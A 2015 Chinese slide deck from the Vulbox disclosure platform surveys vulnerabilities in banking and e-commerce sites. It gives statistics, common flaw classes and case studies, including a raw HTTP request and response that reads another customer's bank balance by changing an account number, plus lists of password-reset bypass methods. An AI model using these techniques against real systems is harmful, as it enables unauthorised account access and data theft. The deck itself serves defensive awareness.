

# 从高危漏洞看电商金融安全

曾裕智



漏洞盒子

[WWW.VULBOX.COM](http://WWW.VULBOX.COM)



介绍



金融电商安全概况



趋势与面临的问题



高危漏洞剖析



总结



漏洞盒子

WWW.VULBOX.COM

# 关于我

- 曾裕智
- Freebuf&漏洞盒子高级安全研究员
- 专注Web应用安全，数据库安全，APP安全



漏洞盒子

WWW.VULBOX.COM

# 关于漏洞盒子

## 身份

- 国内知名互联网安全网站Freebuf.com的兄弟产品
- 互联网安全测试平台
- 第三方互联网漏洞披露平台

## 桥梁

- 测试人员（白帽子） $\longleftrightarrow$  厂商
- 测试人员（白帽子） $\longleftrightarrow$  相关机构  $\longleftrightarrow$  厂商

## 合作

- 厂商（金融，保险，电商，互联网，游戏，通信等等）
- 相关机构：CNCERT，CNVD，公安部第三研究所，SERCIS


自有安全团队与外部安全专家结合，共同为厂商提供安全一体化解决方案



漏洞盒子  
WWW.VULBOX.COM

# 金融安全概况

漏洞盒子团队整理分析了大量的金融安全案例。对今年上半年上千个金融安全漏洞进行了统计分析，状况令人堪忧。截止2015年6月底，有上百家平台遭受不同程度的黑客攻击，造成了严重的用户信息泄露，数据库被恶意篡改，甚至是系统瘫痪等安全事故。



数据来源：漏洞盒子及相关漏洞平台




漏洞盒子  
WWW.VULBOX.COM



# 金融行业漏洞类型




# 证券行业漏洞统计



漏洞盒子

WWW.VULBOX.COM

# 保险行业漏洞统计




漏洞盒子


WWW.VULBOX.COM



# 银行行业漏洞统计



# 互联网金融行业漏洞统计





漏洞盒子

## 2015金融行业互联网安全报告

银行、证券、保险、互联网金融

股市的疯狂，互联网金融的火爆，越来越多黑客将攻击目标锁定在金融行业

详情可在[Freebuf.com](http://Freebuf.com)下载  
《2015金融行业互联网安全报告》

漏洞盒子安全研究团队



漏洞盒子

[WWW.VULBOX.COM](http://WWW.VULBOX.COM)

# 漏洞攻击趋势

- 普通漏洞--->业务逻辑漏洞（支付，金额，用户数据相关的逻辑漏洞）
- Web应用漏洞--->APP漏洞/各类API接口/微信接口漏洞
- 一次性攻击--->APT（高级持续性威胁）攻击

核心：盗取用户数据，获取金钱利益



漏洞盒子

WWW.VULBOX.COM

# 面临的问题

- 技术层面
  - 来自外部的黑客攻击，非授权访问；数据库数据被非法下载，篡改等；
- 管理层面
  - 主要表现为人员的职责、流程有待完善，内部员工的日常操作有待规范；研发运维缺乏安全意识带来的安全隐患等等





## 传统安全问题

### 框架安全问题

- 表达式语言注入 (Struts, Spring任意代码执行)

### 常规安全问题

- 各类系统的SQL, HQL注入漏洞
- 逻辑漏洞 (越权修改信息, 任意密码重置, 订单遍历, 支付金额篡改)
- 登录绕过 (弱密码组合, 万能密码, 逻辑判断失误, 脆弱的验证码)

### 运维安全问题

- MongoDB未授权访问
- JBoss jmx-console各种Invoker war包部署
- Websphere/ WebLogic/ WebLogic/ Tomcat弱密码, 后台部署war包
- Oracle数据库各类Web组件利用
- Resin任意文件读取
- WEB-INF/web.xml可读取导致源码及敏感信息泄露

## Web2.0下安全问题

### XML类型Web服务安全问题

- XXE外部实体攻击
- XML注入
- XPATH, XQUERY注入
- XML DoS拒绝服务攻击
- SSRF服务端请求伪造

### REST类型Web服务安全问题

- 过度依赖SSL通信
- SESSION和认证管理缺陷
- 依赖HTTP基础认证

### 认证及授权安全问题

- OAuth授权实现不当
- HASH长度扩展攻击
- CBC比特反转攻击
- 基于SAML的外部实体攻击



漏洞盒子

WWW.VULBOX.COM

# 案例：越权查看

## 某银行查询任意卡号余额

```
POST /ibp/toaMobile/iphone/qryAcctDetail.do?14213764 HTTP/1.1
Host: 
Accept-Language: zh-cn
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 7_1_2 like Mac OS X) AppleWebKit/537.51.2 (KHTML, like Gecko) Mobile/11D257
X-Requested-With: XMLHttpRequest
Accept: application/json
Referer: https://218/index.html
Content-Type: application/x-www-form-urlencoded
Connection: close

Proxy-Connection: keep-alive
Content-Length: 165
Origin: https://
Accept-Encoding: gzip, deflate

accNum=62259&depSerialNo=00000&currType=RMB&bussType=8101&FixedDepositSN=00000&channelType=1&responseDataType=JSON&jsVersion=150108&nativeVersion=2.1.8
```

```
HTTP/1.1 200 OK
Date: Fri, 16 Jan 2015 02:55:03 GMT
Content-Type: text/json;charset=UTF-8
Set-Cookie: path=/
X-OPNET-Transaction-Trace: a2_a10d65ee-173f-428f-bd20-b78f64dd00df
x-ua-compatible: IE=EmulateIE7
Connection: Close
Content-Length: 574

{"errMsg":"","responseBody":{"accNum":"62259","accNumFormat":"","accStatus":"41","accStatus1":"正常","accType":"002","agreementID":"","agreementNo":"","alias":"","availBalance":"","balance":"50577.46","currType":"RMB","depositDate":"","endDate":"","endOper":"","fixedDepositSN":"00000","freezeAmt":"","hideFlag":"","interestRate":"0.42","noticeType":"","openAccBank":"","openAccDate":"20141009","pledgeeAmt":"","pureAvailBalance"}}
```



漏洞盒子


WWW.VULBOX.COM

# 案例：越权修改

## 某著名电商越权删除其他用户收货地址漏洞




危害：通过地址ID遍历，可删除所有用户地址






# 案例：权限绕过

- 国内知名IT社区绕过查看订单信息



通过前端javascript限制访问



漏洞盒子  
WWW.VULBOX.COM

# 密码重置漏洞

- 暴力破解验证码
- 客户端本地验证
- 验证码直接在response中返回
- 跳过验证步骤，直接访问修改密码页面
- 篡改接收验证码手机、邮箱
- 密码修改逻辑放在前台js脚本，根据逻辑绕过修改密码
- 越权重置他人密码
- .....





- 密码重置案例：某知名电商可越权修改整站用户密码

[illegible][illegible]

## • 案例：某酒类电子商务平台APP设计缺陷可重置任意用户密码

```
HTTP/1.1 200 OK
Server: [REDACTED]
Date: Mon, [REDACTED] GMT
Content-Type: application/json; charset=UTF-8
Access-Control-Allow-Origin: *
Set-Cookie: JSESSIONID=[REDACTED]; Path=/[REDACTED]/; HttpOnly
